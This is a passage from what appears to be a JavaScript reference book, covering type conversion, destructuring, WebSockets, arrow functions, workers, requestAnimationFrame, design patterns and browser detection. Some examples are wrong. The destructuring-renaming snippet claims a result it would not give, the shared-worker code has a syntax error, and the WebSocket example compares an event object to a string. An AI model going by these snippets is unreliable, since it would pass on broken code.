String(0) === '0'
```

`String(0)` will convert the number (`0`) into a string (`'0'`).

A shorter, but less clear, form:

```
'' + 0 === '0'
```

## Section 59.6: Primitive to Primitive conversion table

| Value | Converted To String | Converted To Number | Converted To Boolean |
|---|---|---|---|
| undefinded | "undefined" | NaN | false |
| null | "null" | 0 | false |
| true | "true" | 1 | |
| false | "false" | 0 | |
| NaN | "NaN" | | **false** |
| "" empty string | | 0 | **false** |
| " " | | 0 | **true** |
| "2.4" (numeric) | | 2.4 | true |
| "test" (non numeric | | NaN | true |
| "0" | | 0 | **true** |
| "1" | | 1 | true |
| -0 | "0" | | **false** |
| 0 | "0" | | false |
| 1 | "1" | | true |
| Infinity | "Infinity" | | true |
| -Infinity | "-Infinity" | | true |
| [] | "" | 0 | true |
| [3] | "3" | 3 | true |
| ['a'] | "a" | NaN | true |
| ['a','b'] | "a,b" | NaN | true |
| { } | "[object Object]" | NaN | true |
| function(){} | "function(){}" | NaN | true |

Bold values highlight conversion that programmers may find surprising

To convert explicitly values you can use String() Number() Boolean()

## Section 59.7: Convert an array to a string

`Array.join(separator)` can be used to output an array as a string, with a configurable separator.

Default (separator = ","):

```
["a", "b", "c"].join() === "a,b,c"
```

With a string separator:

```
[1, 2, 3, 4].join(" + ") === "1 + 2 + 3 + 4"
```

With a blank separator:

```
["B", "o", "b"].join("") === "Bob"
```

## Section 59.8: Array to String using array methods

This way may seem to be useless because you are using anonymous function to accomplish something that you can do it with join(); But if you need to make something to the strings while you are converting the Array to String, this can be useful.

```
var  arr = ['a', 'á', 'b', 'c']

function upper_lower (a, b, i) {
  //...do something here
  b = i & 1 ? b.toUpperCase() : b.toLowerCase();
  return a + ',' + b
}
arr = arr.reduce(upper_lower); // "a,Á,b,C"
```

## Section 59.9: Converting a number to a boolean

```
Boolean(0) === false
```

`Boolean(0)` will convert the number `0` into a boolean `false`.

A shorter, but less clear, form:

```
!!0 === false
```

## Section 59.10: Converting a string to a boolean

To convert a string to boolean use

```
Boolean(myString)
```

or the shorter but less clear form

```
!!myString
```

All strings except the empty string (of length zero) are evaluated to `true` as booleans.

```
Boolean('') === false   // is true
Boolean("") === false   // is true
Boolean('0') === false  // is false
Boolean('any_nonempty_string') === true // is true
```

## Section 59.11: Integer to Float

In JavaScript, all numbers are internally represented as floats. This means that simply using your integer as a float is


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all that must be done to convert it.

## Section 59.12: Float to Integer

To convert a float to an integer, JavaScript provides multiple methods.

The `floor` function returns the first integer less than or equal to the float.

```
Math.floor(5.7); // 5
```

The `ceil` function returns the first integer greater than or equal to the float.

```
Math.ceil(5.3); // 6
```

The `round` function rounds the float.

```
Math.round(3.2); // 3
Math.round(3.6); // 4
```

Version ≥ 6

Truncation (`trunc`) removes the decimals from the float.

```
Math.trunc(3.7); // 3
```

Notice the difference between truncation (`trunc`) and `floor`:

```
Math.floor(-3.1); // -4
Math.trunc(-3.1); // -3
```

## Section 59.13: Convert string to float

`parseFloat` accepts a string as an argument which it converts to a float/

```
parseFloat("10.01") // = 10.01
```

# Chapter 60: Destructuring assignment

Destructuring is a **pattern matching** technique that is added to JavaScript recently in ECMAScript 6.

It allows you to bind a group of variables to a corresponding set of values when their pattern matches to the right hand-side and the left hand-side of the expression.

## Section 60.1: Destructuring Objects

Destructuring is a convenient way to extract properties from objects into variables.

Basic syntax:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name, age } = person;

// Is equivalent to
let name = person.name; // 'Bob'
let age = person.age;   // 25
```

Destructuring and renaming:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name: firstName } = person;

// Is equivalent to
let firstName = person.name; // 'Bob'
```

Destructuring with default values:

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone = '123-456-789' } = person;

// Is equivalent to
let phone = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Destructuring and renaming with default values

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone: p = '123-456-789' } = person;
```


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```
// Is equivalent to
let p = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

# Section 60.2: Destructuring function arguments

Pull properties from an object passed into a function. This pattern simulates named parameters instead of relying on argument position.

```
let user = {
    name: 'Jill',
    age: 33,
    profession: 'Pilot'
}

function greeting ({name, profession}) {
    console.log(`Hello, ${name} the ${profession}`)
}

greeting(user)
```

This also works for arrays:

```
let parts = ["Hello", "World!"];

function greeting([first, second]) {
    console.log(`${first} ${second}`);
}
```

# Section 60.3: Nested Destructuring

We are not limited to destructuring an object/array, we can destructure a nested object/array.

***Nested Object Destructuring***

```
var obj = {
  a: {
    c: 1,
    d: 3
  },
  b: 2
};

var {
  a: {
    c: x,
    d: y
  },
  b: z
} = obj;

console.log(x, y, z);     // 1,3,2
```

***Nested Array Destructuring***

```
var arr = [1, 2, [3, 4], 5];

var [a, , [b, c], d] = arr;
```

```
console.log(a, b, c, d);      // 1 3 4 5
```

Destructuring is not just limited to a single pattern, we can have arrays in it, with n-levels of nesting. Similarly we can destructure arrays with objects and vice-versa.

***Arrays Within Object***

```
var obj = {
  a: 1,
  b: [2, 3]
};

var {
  a: x1,
  b: [x2, x3]
} = obj;

console.log(x1, x2, x3);    // 1 2 3
```

***Objects Within Arrays***

```
var arr = [1, 2 , {a : 3}, 4];

var [x1, x2 , {a : x3}, x4] = arr;

console.log(x1, x2, x3, x4);
```

# Section 60.4: Destructuring Arrays

```
const myArr = ['one', 'two', 'three']
const [ a, b, c ] = myArr

// a = 'one', b = 'two, c = 'three'
```

We can set default value in destructuring array, see the example of Default Value While Destructuring.

With destructuring array, we can swap the values of 2 variables easily:

```
var a = 1;
var b = 3;

[a, b] = [b, a];
// a = 3, b = 1
```

We can specify empty slots to skip unneeded values:

```
[a, , b] = [1, 2, 3] // a = 1, b = 3
```

# Section 60.5: Destructuring inside variables

Aside from destructuring objects into function arguments, you can use them inside variable declarations as follows:

```
const person = {
  name: 'John Doe',
  age: 45,
  location: 'Paris, France',
};
```


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```
let { name, age, location } = person;

console.log('I am ' + name + ', aged ' + age + ' and living in ' + location + '.');
// -> "I am John Doe aged 45 and living in Paris, France."
```

As you can see, three new variables were created: `name`, `age` and `location` and their values were grabbed from the object `person` if they matched key names.

## Section 60.6: Default Value While Destructuring

We often encounter a situation where a property we're trying to extract doesn't exist in the object/array, resulting in a `TypeError` (while destructuring nested objects) or being set to **`undefined`**. While destructuring we can set a default value, which it will fallback to, in case of it not being found in the object.

```
var obj = {a : 1};
var {a : x , b : x1 = 10} = obj;
console.log(x, x1); // 1, 10

var arr = [];
var [a = 5, b = 10, c] = arr;
console.log(a, b, c); // 5, 10, undefined
```

## Section 60.7: Renaming Variables While Destructuring

Destructuring allows us to refer to one key in an object, but declare it as a variable with a different name. The syntax looks like the key-value syntax for a normal JavaScript object.

```
let user = {
  name: 'John Smith',
  id: 10,
  email: 'johns@workcorp.com',
};

let {user: userName, id: userId} = user;

console.log(userName) // John Smith
console.log(userId) // 10
```

# Chapter 61: WebSockets

| Parameter | Details |
|---|---|
| url | The server url supporting this web socket connection. |
| data | The content to send to the host. |
| message | The message received from the host. |

WebSocket is protocol, which enables two-way communication between a client and server:

The goal WebSocket is to provide a mechanism for browser-based applications that need two-way communication with servers that does not rely on opening multiple HTTP connections. (RFC 6455)

WebSocket works over HTTP protocol.

## Section 61.1: Working with string messages

```
var wsHost = "ws://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var value = "an example message";

//onmessage : Event Listener - Triggered when we receive message form server
ws.onmessage = function(message) {
    if (message === value) {
        console.log("The echo host sent the correct message.");
    } else {
        console.log("Expected: " + value);
        console.log("Received: " + message);
    }
};

//onopen : Event Listener - event is triggered when websockets readyState changes to open which means
now we are ready to send and receives messages from server
ws.onopen = function() {
    //send is used to send the message to server
    ws.send(value);
};
```

## Section 61.2: Establish a web socket connection

```
var wsHost = "ws://my-sites-url.com/path/to/web-socket-handler";
var ws = new WebSocket(wsHost);
```

## Section 61.3: Working with binary messages

```
var wsHost = "http://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var buffer = new ArrayBuffer(5); // 5 byte buffer
var bufferView = new DataView(buffer);

bufferView.setFloat32(0, Math.PI);
bufferView.setUint8(4, 127);

ws.binaryType = 'arraybuffer';

ws.onmessage = function(message) {
    var view = new DataView(message.data);
```


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```
    console.log('Uint8:', view.getUint8(4), 'Float32:', view.getFloat32(0))
};

ws.onopen = function() {
    ws.send(buffer);
};
```

## Section 61.4: Making a secure web socket connection

```
var sck = "wss://site.com/wss-handler";
var wss = new WebSocket(sck);
```

This uses the `wss` instead of `ws` to make a secure web socket connection which make use of HTTPS instead of HTTP

# Chapter 62: Arrow Functions

Arrow functions are a concise way of writing anonymous, lexically scoped functions in ECMAScript 2015 (ES6).

## Section 62.1: Introduction

In JavaScript, functions may be anonymously defined using the "arrow" (`=>`) syntax, which is sometimes referred to as a *lambda expression* due to Common Lisp similarities.

The simplest form of an arrow function has its arguments on the left side of `=>` and the return value on the right side:

```
item => item + 1 // -> function(item){return item + 1}
```

This function can be immediately invoked by providing an argument to the expression:

```
(item => item + 1)(41) // -> 42
```

If an arrow function takes a single parameter, the parentheses around that parameter are optional. For example, the following expressions assign the same type of function into constant variables:

```
const foo = bar => bar + 1;
const bar = (baz) => baz + 1;
```

However, if the arrow function takes no parameters, or more than one parameter, a new set of parentheses *must* encase all the arguments:

```
(() => "foo")() // -> "foo"

((bow, arrow) => bow + arrow)('I took an arrow ', 'to the knee...')
// -> "I took an arrow to the knee..."
```

If the function body doesn't consist of a single expression, it must be surrounded by brackets and use an explicit **`return`** statement for providing a result:

```
(bar => {
  const baz = 41;
  return bar + baz;
})(1); // -> 42
```

If the arrow function's body consists only of an object literal, this object literal has to be enclosed in parentheses:

```
(bar => ({ baz: 1 }))(); // -> Object {baz: 1}
```

The extra parentheses indicate that the opening and closing brackets are part of the object literal, i.e. they are not delimiters of the function body.

## Section 62.2: Lexical Scoping & Binding (Value of "this")

Arrow functions are lexically scoped; this means that their **`this`** Binding is bound to the context of the surrounding scope. That is to say, whatever **`this`** refers to can be preserved by using an arrow function.

Take a look at the following example. The class `Cow` has a method that allows for it to print out the sound it makes


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after 1 second.

```
class Cow {

  constructor() {
    this.sound = "moo";
  }

  makeSoundLater() {
    setTimeout(() => console.log(this.sound), 1000);
  }
}

const betsy = new Cow();

betsy.makeSoundLater();
```

In the `makeSoundLater()` method, the `this` context refers to the current instance of the `Cow` object, so in the case where I call `betsy.makeSoundLater()`, the `this` context refers to `betsy`.

By using the arrow function, I *preserve* the `this` context so that I can make reference to `this.sound` when it comes time to print it out, which will properly print out "moo".

If you had used a regular function in place of the arrow function, you would lose the context of being within the class, and not be able to directly access the `sound` property.

## Section 62.3: Arguments Object

Arrow functions do not expose an arguments object; therefore, `arguments` would simply refer to a variable in the current scope.

```
const arguments = [true];
const foo = x => console.log(arguments[0]);

foo(false); // -> true
```

Due to this, arrow functions are also **not** aware of their caller/callee.

While the lack of an arguments object can be a limitation in some edge cases, rest parameters are generally a suitable alternative.

```
const arguments = [true];
const foo = (...arguments) => console.log(arguments[0]);

foo(false); // -> false
```

## Section 62.4: Implicit Return

Arrow functions may implicitly return values by simply omitting the curly braces that traditionally wrap a function's body if their body only contains a single expression.

```
const foo = x => x + 1;
foo(1); // -> 2
```

When using implicit returns, object literals must be wrapped in parenthesis so that the curly braces are not mistaken for the opening of the function's body.

```
const foo = () => { bar: 1 } // foo() returns undefined
const foo = () => ({ bar: 1 }) // foo() returns {bar: 1}
```

## Section 62.5: Arrow functions as a constructor

Arrow functions will throw a `TypeError` when used with the `new` keyword.

```
const foo = function () {
  return 'foo';
}

const a = new foo();

const bar = () => {
  return 'bar';
}

const b = new bar(); // -> Uncaught TypeError: bar is not a constructor...
```

## Section 62.6: Explicit Return

Arrow functions can behave very similar to classic functions in that you may explicitly return a value from them using the `return` keyword; simply wrap your function's body in curly braces, and return a value:

```
const foo = x => {
  return x + 1;
}

foo(1); // -> 2
```


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# Chapter 63: Workers

## Section 63.1: Web Worker

A web worker is a simple way to run scripts in background threads as the worker thread can perform tasks (including I/O tasks using XMLHttpRequest) without interfering with the user interface. Once created, a worker can send messages which can be different data types (except functions) to the JavaScript code that created it by posting messages to an event handler specified by that code (and vice versa.)

Workers can be created in a few ways.

The most common is from a simple URL:

```
var webworker = new Worker("./path/to/webworker.js");
```

It's also possible to create a Worker dynamically from a string using `URL.createObjectURL()`:

```
var workerData = "function someFunction() {}; console.log('More code');";

var blobURL = URL.createObjectURL(new Blob(["(" + workerData + ")"], { type: "text/javascript" }));

var webworker = new Worker(blobURL);
```

The same method can be combined with `Function.toString()` to create a worker from an existing function:

```
var workerFn = function() {
    console.log("I was run");
};

var blobURL = URL.createObjectURL(new Blob(["(" + workerFn.toString() + ")"], { type:
"text/javascript" }));

var webworker = new Worker(blobURL);
```

## Section 63.2: A simple service worker

**main.js**

> A service worker is an event-driven worker registered against an origin and a path. It takes the form of a JavaScript file that can control the web page/site it is associated with, intercepting and modifying navigation and resource requests, and caching resources in a very granular fashion to give you complete control over how your app behaves in certain situations (the most obvious one being when the network is not available.)

Source: MDN

**Few Things:**

1. It's a JavaScript Worker, so it can't access the DOM directly
2. It's a programmable network proxy
3. It will be terminated when not in use and restarted when it's next needed
4. A service worker has a lifecycle which is completely separate from your web page
5. HTTPS is Needed

This code that will be executed in the Document context, (or) this JavaScript will be included in your page via a `<script>` tag.

```
// we check if the browser supports ServiceWorkers
if ('serviceWorker' in navigator) {
  navigator
    .serviceWorker
    .register(
      // path to the service worker file
      'sw.js'
    )
    // the registration is async and it returns a promise
    .then(function (reg) {
      console.log('Registration Successful');
    });
}
```

**sw.js**

This is the service worker code and is executed in the ServiceWorker Global Scope.

```
self.addEventListener('fetch', function (event) {
  // do nothing here, just log all the network requests
  console.log(event.request.url);
});
```

# Section 63.3: Register a service worker

```
// Check if service worker is available.
if ('serviceWorker' in navigator) {
  navigator.serviceWorker.register('/sw.js').then(function(registration) {
    console.log('SW registration succeeded with scope:', registration.scope);
  }).catch(function(e) {
    console.log('SW registration failed with error:', e);
  });
}
```

- You can call `register()` on every page load. If the SW is already registered, the browser provides you with instance that is already running
- The SW file can be any name. `sw.js` is common.
- The location of the SW file is important because it defines the SW's scope. For example, an SW file at `/js/sw.js` can only intercept `fetch` requests for files that begin with `/js/`. For this reason you usually see the SW file at the top-level directory of the project.

# Section 63.4: Communicating with a Web Worker

Since workers run in a separate thread from the one that created them, communication needs to happen via `postMessage`.

**Note:** Because of the different export prefixes, some browsers have `webkitPostMessage` instead of `postMessage`. You should override `postMessage` to make sure workers "work" (no pun intended) in the most places possible:

```
worker.postMessage = (worker.webkitPostMessage || worker.postMessage);
```

From the main thread (parent window):

```
// Create a worker
```


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```
var webworker = new Worker("./path/to/webworker.js");

// Send information to worker
webworker.postMessage("Sample message");

// Listen for messages from the worker
webworker.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from the worker
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
});
```

From the worker, in `webworker.js`:

```
// Send information to the main thread (parent window)
self.postMessage(["foo", "bar", "baz"]);

// Listen for messages from the main thread
self.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from main
    console.log("Message from parent:", event.data); // "Sample message"
});
```

Alternatively, you can also add event listeners using `onmessage`:

From the main thread (parent window):

```
webworker.onmessage = function(event) {
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
}
```

From the worker, in `webworker.js`:

```
self.onmessage = function(event) {
    console.log("Message from parent:", event.data); // "Sample message"
}
```

## Section 63.5: Terminate a worker

Once you are done with a worker you should terminate it. This helps to free up resources for other applications on the user's computer.

*Main Thread:*

```
// Terminate a worker from your application.
worker.terminate();
```

*Note*: The `terminate` method is not available for service workers. It will be terminated when not in use, and restarted when it's next needed.

*Worker Thread:*

```
// Have a worker terminate itself.
self.close();
```

## Section 63.6: Populating your cache

After your service worker is registered, the browser will try to install & later activate the service worker.

**Install event listener**

```
this.addEventListener('install', function(event) {
    console.log('installed');
});
```

**Caching**

One can use this install event returned to cache the assets needed to run the app offline. Below example uses the cache api to do the same.

```
this.addEventListener('install', function(event) {
  event.waitUntil(
    caches.open('v1').then(function(cache) {
      return cache.addAll([
        /* Array of all the assets that needs to be cached */
        '/css/style.css',
        '/js/app.js',
        '/images/snowTroopers.jpg'
      ]);
    })
  );
});
```

## Section 63.7: Dedicated Workers and Shared Workers

**Dedicated Workers**

A dedicated web worker is only accessible by the script that called it.

Main application:

```
var worker = new Worker('worker.js');
worker.addEventListener('message', function(msg) {
    console.log('Result from the worker:', msg.data);
});
worker.postMessage([2,3]);
```

worker.js:

```
self.addEventListener('message', function(msg) {
    console.log('Worker received arguments:', msg.data);
    self.postMessage(msg.data[0] + msg.data[1]);
});
```

**Shared Workers**

A shared worker is accessible by multiple scripts — even if they are being accessed by different windows, iframes or even workers.

Creating a shared worker is very similar to how to create a dedicated one, but instead of the straight-forward communication between the main thread and the worker thread, you'll have to communicate via a port object, i.e.,


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an explicit port has to be opened so multiple scripts can use it to communicate with the shared worker. (Note that dedicated workers do this implicitly)

Main application

```
var myWorker = new SharedWorker('worker.js');
myWorker.port.start();  // open the port connection

myWorker.port.postMessage([2,3]);
```

worker.js

```
self.port.start(); open the port connection to enable two-way communication

self.onconnect = function(e) {
    var port = e.ports[0];  // get the port

    port.onmessage = function(e) {
        console.log('Worker received arguments:', e.data);
        port.postMessage(e.data[0] + e.data[1]);
    }
}
```

Note that setting up this message handler in the worker thread also implicitly opens the port connection back to the parent thread, so the call to `port.start()` is not actually needed, as noted above.

# Chapter 64: requestAnimationFrame

| Parameter | Details |
| --- | --- |
| callback | "A parameter specifying a function to call when it's time to update your animation for the next repaint." (https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame) |

## Section 64.1: Use requestAnimationFrame to fade in element

- **View jsFiddle**: https://jsfiddle.net/HimmatChahal/jb5trg67/
- **Copy + Pasteable code below**:

```
<html>
    <body>
        <h1>This will fade in at 60 frames per second (or as close to possible as your hardware
allows)</h1>

        <script>
            // Fade in over 2000 ms = 2 seconds.
            var FADE_DURATION = 2.0 * 1000;

            // -1 is simply a flag to indicate if we are rendering the very 1st frame
            var startTime=-1.0;

            // Function to render current frame (whatever frame that may be)
            function render(currTime) {
                var head1 = document.getElementsByTagName('h1')[0];

                // How opaque should head1 be?  Its fade started at currTime=0.
                // Over FADE_DURATION ms, opacity goes from 0 to 1
                var opacity = (currTime/FADE_DURATION);
                head1.style.opacity = opacity;
            }

            // Function to
            function eachFrame() {
                // Time that animation has been running (in ms)
                // Uncomment the console.log function to view how quickly
                // the timeRunning updates its value (may affect performance)
                var timeRunning = (new Date()).getTime() - startTime;
                //console.log('var timeRunning = '+timeRunning+'ms');
                if (startTime < 0) {
                   // This branch: executes for the first frame only.
                   // it sets the startTime, then renders at currTime = 0.0
                   startTime = (new Date()).getTime();
                   render(0.0);
               } else if (timeRunning < FADE_DURATION) {
                   // This branch: renders every frame, other than the 1st frame,
                   // with the new timeRunning value.
                   render(timeRunning);
               } else {
                   return;
               }

               // Now we are done rendering one frame.
               // So we make a request to the browser to execute the next
               // animation frame, and the browser optimizes the rest.
               // This happens very rapidly, as you can see in the console.log();
               window.requestAnimationFrame(eachFrame);
           };
```


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```
            // start the animation
            window.requestAnimationFrame(eachFrame);
        </script>
    </body>
</html>
```

## Section 64.2: Keeping Compatibility

Of course, just like most things in browser JavaScript, you just can't count on the fact that everything will be the same everywhere. In this case, `requestAnimationFrame` might have a prefix on some platforms and are named differently, such as `webkitRequestAnimationFrame`. Fortunately, there's a really easy way to group all the known differences that could exist down to 1 function:

```
window.requestAnimationFrame = (function(){
    return window.requestAnimationFrame ||
        window.webkitRequestAnimationFrame ||
        window.mozRequestAnimationFrame ||
        function(callback){
            window.setTimeout(callback, 1000 / 60);
        };
})();
```

Note that the last option (which fills in when no existing support was found) will not return an id to be used in `cancelAnimationFrame`. There is, however an efficient polyfill that was written which fixes this.

## Section 64.3: Cancelling an Animation

To cancel a call to `requestAnimationFrame`, you need the id it returned from when it was last called. This is the parameter you use for `cancelAnimationFrame`. The following example starts some hypothetical animation then pauses it after one second.

```
// stores the id returned from each call to requestAnimationFrame
var requestId;

// draw something
function draw(timestamp) {
    // do some animation
    // request next frame
    start();
}

// pauses the animation
function pause() {
    // pass in the id returned from the last call to requestAnimationFrame
    cancelAnimationFrame(requestId);
}

// begin the animation
function start() {
    // store the id returned from requestAnimationFrame
    requestId = requestAnimationFrame(draw);
}

// begin now
start();

// after a second, pause the animation
```

```
setTimeout(pause,1000);
```


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# Chapter 65: Creational Design Patterns

Design patterns are a good way to keep your **code readable** and DRY. DRY stands for **don't repeat yourself**. Below you could find more examples about the most important design patterns.

## Section 65.1: Factory Functions

A factory function is simply a function that returns an object.

Factory functions do not require the use of the `new` keyword, but can still be used to initialize an object, like a constructor.

Often, factory functions are used as API wrappers, like in the cases of jQuery and moment.js, so users do not need to use `new`.

The following is the simplest form of factory function; taking arguments and using them to craft a new object with the object literal:

```
function cowFactory(name) {
    return {
        name: name,
        talk: function () {
            console.log('Moo, my name is ' + this.name);
        },
    };
}

var daisy = cowFactory('Daisy');  // create a cow named Daisy
daisy.talk();  // "Moo, my name is Daisy"
```

It is easy to define private properties and methods in a factory, by including them outside of the returned object. This keeps your implementation details encapsulated, so you can only expose the public interface to your object.

```
function cowFactory(name) {
    function formalName() {
        return name + ' the cow';
    }

    return {
        talk: function () {
            console.log('Moo, my name is ' + formalName());
        },
    };
}

var daisy = cowFactory('Daisy');
daisy.talk();  // "Moo, my name is Daisy the cow"
daisy.formalName();  // ERROR: daisy.formalName is not a function
```

The last line will give an error because the function `formalName` is closed inside the `cowFactory` function. This is a closure.

Factories are also a great way of applying functional programming practices in JavaScript, because they are functions.

# Section 65.2: Factory with Composition

*'Prefer composition over inheritance'* is an important and popular programming principle, used to assign behaviors to objects, as opposed to inheriting many often unneeded behaviors.

### Behaviour factories

```
var speaker = function (state) {
    var noise = state.noise || 'grunt';

    return {
        speak: function () {
            console.log(state.name + ' says ' + noise);
        }
    };
};

var mover = function (state) {
    return {
        moveSlowly: function () {
            console.log(state.name + ' is moving slowly');
        },
        moveQuickly: function () {
            console.log(state.name + ' is moving quickly');
        }
    };
};
```

### Object factories

Version ≥ 6

```
var person = function (name, age) {
    var state = {
        name: name,
        age: age,
        noise: 'Hello'
    };

    return Object.assign(     // Merge our 'behaviour' objects
        {},
        speaker(state),
        mover(state)
    );
};

var rabbit = function (name, colour) {
    var state = {
        name: name,
        colour: colour
    };

    return Object.assign(
        {},
        mover(state)
    );
};
```

### Usage

```
var fred = person('Fred', 42);
```


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```
fred.speak();        // outputs: Fred says Hello
fred.moveSlowly();   // outputs: Fred is moving slowly

var snowy = rabbit('Snowy', 'white');
snowy.moveSlowly();  // outputs: Snowy is moving slowly
snowy.moveQuickly(); // outputs: Snowy is moving quickly
snowy.speak();       // ERROR: snowy.speak is not a function
```

# Section 65.3: Module and Revealing Module Patterns

**Module Pattern**

The Module pattern is a creational and structural design pattern which provides a way of encapsulating private members while producing a public API. This is accomplished by creating an IIFE which allows us to define variables only available in its scope (through closure) while returning an object which contains the public API.

This gives us a clean solution for hiding the main logic and only exposing an interface we wish other parts of our application to use.

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored within the closure
  var privateData = 1;

  // Because the function is immediately invoked,
  // the return value becomes the public API
  var api = {
    getPrivateData: function() {
      return privateData;
    },

    getDoublePrivateData: function() {
      return api.getPrivateData() * 2;
    }
  };
  return api;
})(/* pass initialization data if necessary */);
```

**Revealing Module Pattern**

The Revealing Module pattern is a variant in the Module pattern. The key differences are that all members (private and public) are defined within the closure, the return value is an object literal containing no function definitions, and all references to member data are done through direct references rather than through the returned object.

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored just like before
  var privateData = 1;

  // All functions must be declared outside of the returned object
  var getPrivateData = function() {
    return privateData;
  };

  var getDoublePrivateData = function() {
    // Refer directly to enclosed members rather than through the returned object
    return getPrivateData() * 2;
  };

  // Return an object literal with no function definitions
  return {
    getPrivateData: getPrivateData,
```

```
    getDoublePrivateData: getDoublePrivateData
  };
})(/* pass initialization data if necessary */);
```

**Revealing Prototype Pattern**

This variation of the revealing pattern is used to separate the constructor to the methods. This pattern allow us to use the javascript language like a objected oriented language:

```
//Namespace setting
var NavigationNs = NavigationNs || {};

// This is used as a class constructor
NavigationNs.active = function(current, length) {
    this.current = current;
    this.length = length;
}

// The prototype is used to separate the construct and the methods
NavigationNs.active.prototype = function() {
    // It is an example of a public method because is revealed in the return statement
    var setCurrent = function() {
        //Here the variables current and length are used as private class properties
        for (var i = 0; i < this.length; i++) {
                $(this.current).addClass('active');
        }
    }
    return { setCurrent: setCurrent };
}();

// Example of parameterless constructor
NavigationNs.pagination = function() {}

NavigationNs.pagination.prototype = function() {
// It is a example of an private method because is not revealed in the return statement
    var reload = function(data) {
        // do something
    },
    // It the only public method, because it the only function referenced in the return statement
     getPage = function(link) {
        var a = $(link);

        var options = {url: a.attr('href'), type: 'get'}
        $.ajax(options).done(function(data) {
           // after the ajax call is done, it calls private method
           reload(data);
        });

        return false;
    }
    return {getPage : getPage}
}();
```

This code above should be in a separated file .js to be referenced in any page that is needed. It can be used like this:

```
var menuActive = new NavigationNs.active('ul.sidebar-menu li', 5);
menuActive.setCurrent();
```


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# Section 65.4: Prototype Pattern

The prototype pattern focuses on creating an object that can be used as a blueprint for other objects through prototypal inheritance. This pattern is inherently easy to work with in JavaScript because of the native support for prototypal inheritance in JS which means we don't need to spend time or effort imitating this topology.

**Creating methods on the prototype**

```
function Welcome(name) {
  this.name = name;
}
Welcome.prototype.sayHello = function() {
  return 'Hello, ' + this.name + '!';
}

var welcome = new Welcome('John');

welcome.sayHello();
// => Hello, John!
```

**Prototypal Inheritance**

Inheriting from a 'parent object' is relatively easy via the following pattern

```
ChildObject.prototype = Object.create(ParentObject.prototype);
ChildObject.prototype.constructor = ChildObject;
```

Where `ParentObject` is the object you wish to inherit the prototyped functions from, and `ChildObject` is the new Object you wish to put them on.

If the parent object has values it initializes in its constructor you need to call the parents constructor when initializing the child.

You do that using the following pattern in the `ChildObject` constructor.

```
function ChildObject(value) {
    ParentObject.call(this, value);
}
```

A complete example where the above is implemented

```
function RoomService(name, order) {
  // this.name will be set and made available on the scope of this function
  Welcome.call(this, name);
  this.order = order;
}

// Inherit 'sayHello()' methods from 'Welcome' prototype
RoomService.prototype = Object.create(Welcome.prototype);

// By default prototype object has 'constructor' property.
// But as we created new object without this property  -  we have to set it manually,
// otherwise 'constructor' property will point to 'Welcome' class
RoomService.prototype.constructor = RoomService;

RoomService.prototype.announceDelivery = function() {
  return 'Your ' + this.order + ' has arrived!';
}
```

```
RoomService.prototype.deliverOrder = function() {
  return this.sayHello() + ' ' + this.announceDelivery();
}

var delivery = new RoomService('John', 'pizza');

delivery.sayHello();
// => Hello, John!,

delivery.announceDelivery();
// Your pizza has arrived!

delivery.deliverOrder();
// => Hello, John! Your pizza has arrived!
```

## Section 65.5: Singleton Pattern

The Singleton pattern is a design pattern that restricts the instantiation of a class to one object. After the first object is created, it will return the reference to the same one whenever called for an object.

```
var Singleton = (function () {
        // instance stores a reference to the Singleton
        var instance;

        function createInstance() {
            // private variables and methods
            var _privateVariable = 'I am a private variable';
            function _privateMethod() {
                console.log('I am a private method');
            }

            return {
                // public methods and variables
                publicMethod: function() {
                    console.log('I am a public method');
                },
                publicVariable: 'I am a public variable'
            };
        }

        return {
            // Get the Singleton instance if it exists
            // or create one if doesn't
            getInstance: function () {
                if (!instance) {
                    instance = createInstance();
                }
                return instance;
            }
        };
    })();
```

**Usage:**

```
// there is no existing instance of Singleton, so it will create one
var instance1 = Singleton.getInstance();
// there is an instance of Singleton, so it will return the reference to this one
var instance2 = Singleton.getInstance();
console.log(instance1 === instance2); // true
```


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# Section 65.6: Abstract Factory Pattern

The Abstract Factory Pattern is a creational design pattern that can be used to define specific instances or classes without having to specify the exact object that is being created.

```
function Car() { this.name = "Car"; this.wheels = 4; }
function Truck() { this.name = "Truck"; this.wheels = 6; }
function Bike() { this.name = "Bike"; this.wheels = 2; }

const vehicleFactory = {
    createVehicle: function (type) {
        switch (type.toLowerCase()) {
            case "car":
                return new Car();
            case "truck":
                return new Truck();
            case "bike":
                return new Bike();
            default:
                return null;
        }
    }
};

const car = vehicleFactory.createVehicle("Car"); // Car { name: "Car", wheels: 4 }
const truck = vehicleFactory.createVehicle("Truck"); // Truck { name: "Truck", wheels: 6 }
const bike = vehicleFactory.createVehicle("Bike"); // Bike { name: "Bike", wheels: 2 }
const unknown = vehicleFactory.createVehicle("Boat"); // null ( Vehicle not known )
```

# Chapter 66: Detecting browser

Browsers, as they have evolved, offered more features to JavaScript. But often these features are not available in all browsers. Sometimes they may be available in one browser, but yet to be released on other browsers. Other times, these features are implemented differently by different browsers. Browser detection becomes important to ensure that the application you develop runs smoothly across different browsers and devices.

## Section 66.1: Feature Detection Method

This method looks for the existence of browser specific things. This would be more difficult to spoof, but is not guaranteed to be future proof.

```
// Opera 8.0+
var isOpera = (!!window.opr && !!opr.addons) || !!window.opera || navigator.userAgent.indexOf('
OPR/') >= 0;

// Firefox 1.0+
var isFirefox = typeof InstallTrigger !== 'undefined';

// At least Safari 3+: "[object HTMLElementConstructor]"
var isSafari = Object.prototype.toString.call(window.HTMLElement).indexOf('Constructor') > 0;

// Internet Explorer 6-11
var isIE = /*@cc_on!@*/false || !!document.documentMode;

// Edge 20+
var isEdge = !isIE && !!window.StyleMedia;

// Chrome 1+
var isChrome = !!window.chrome && !!window.chrome.webstore;

// Blink engine detection
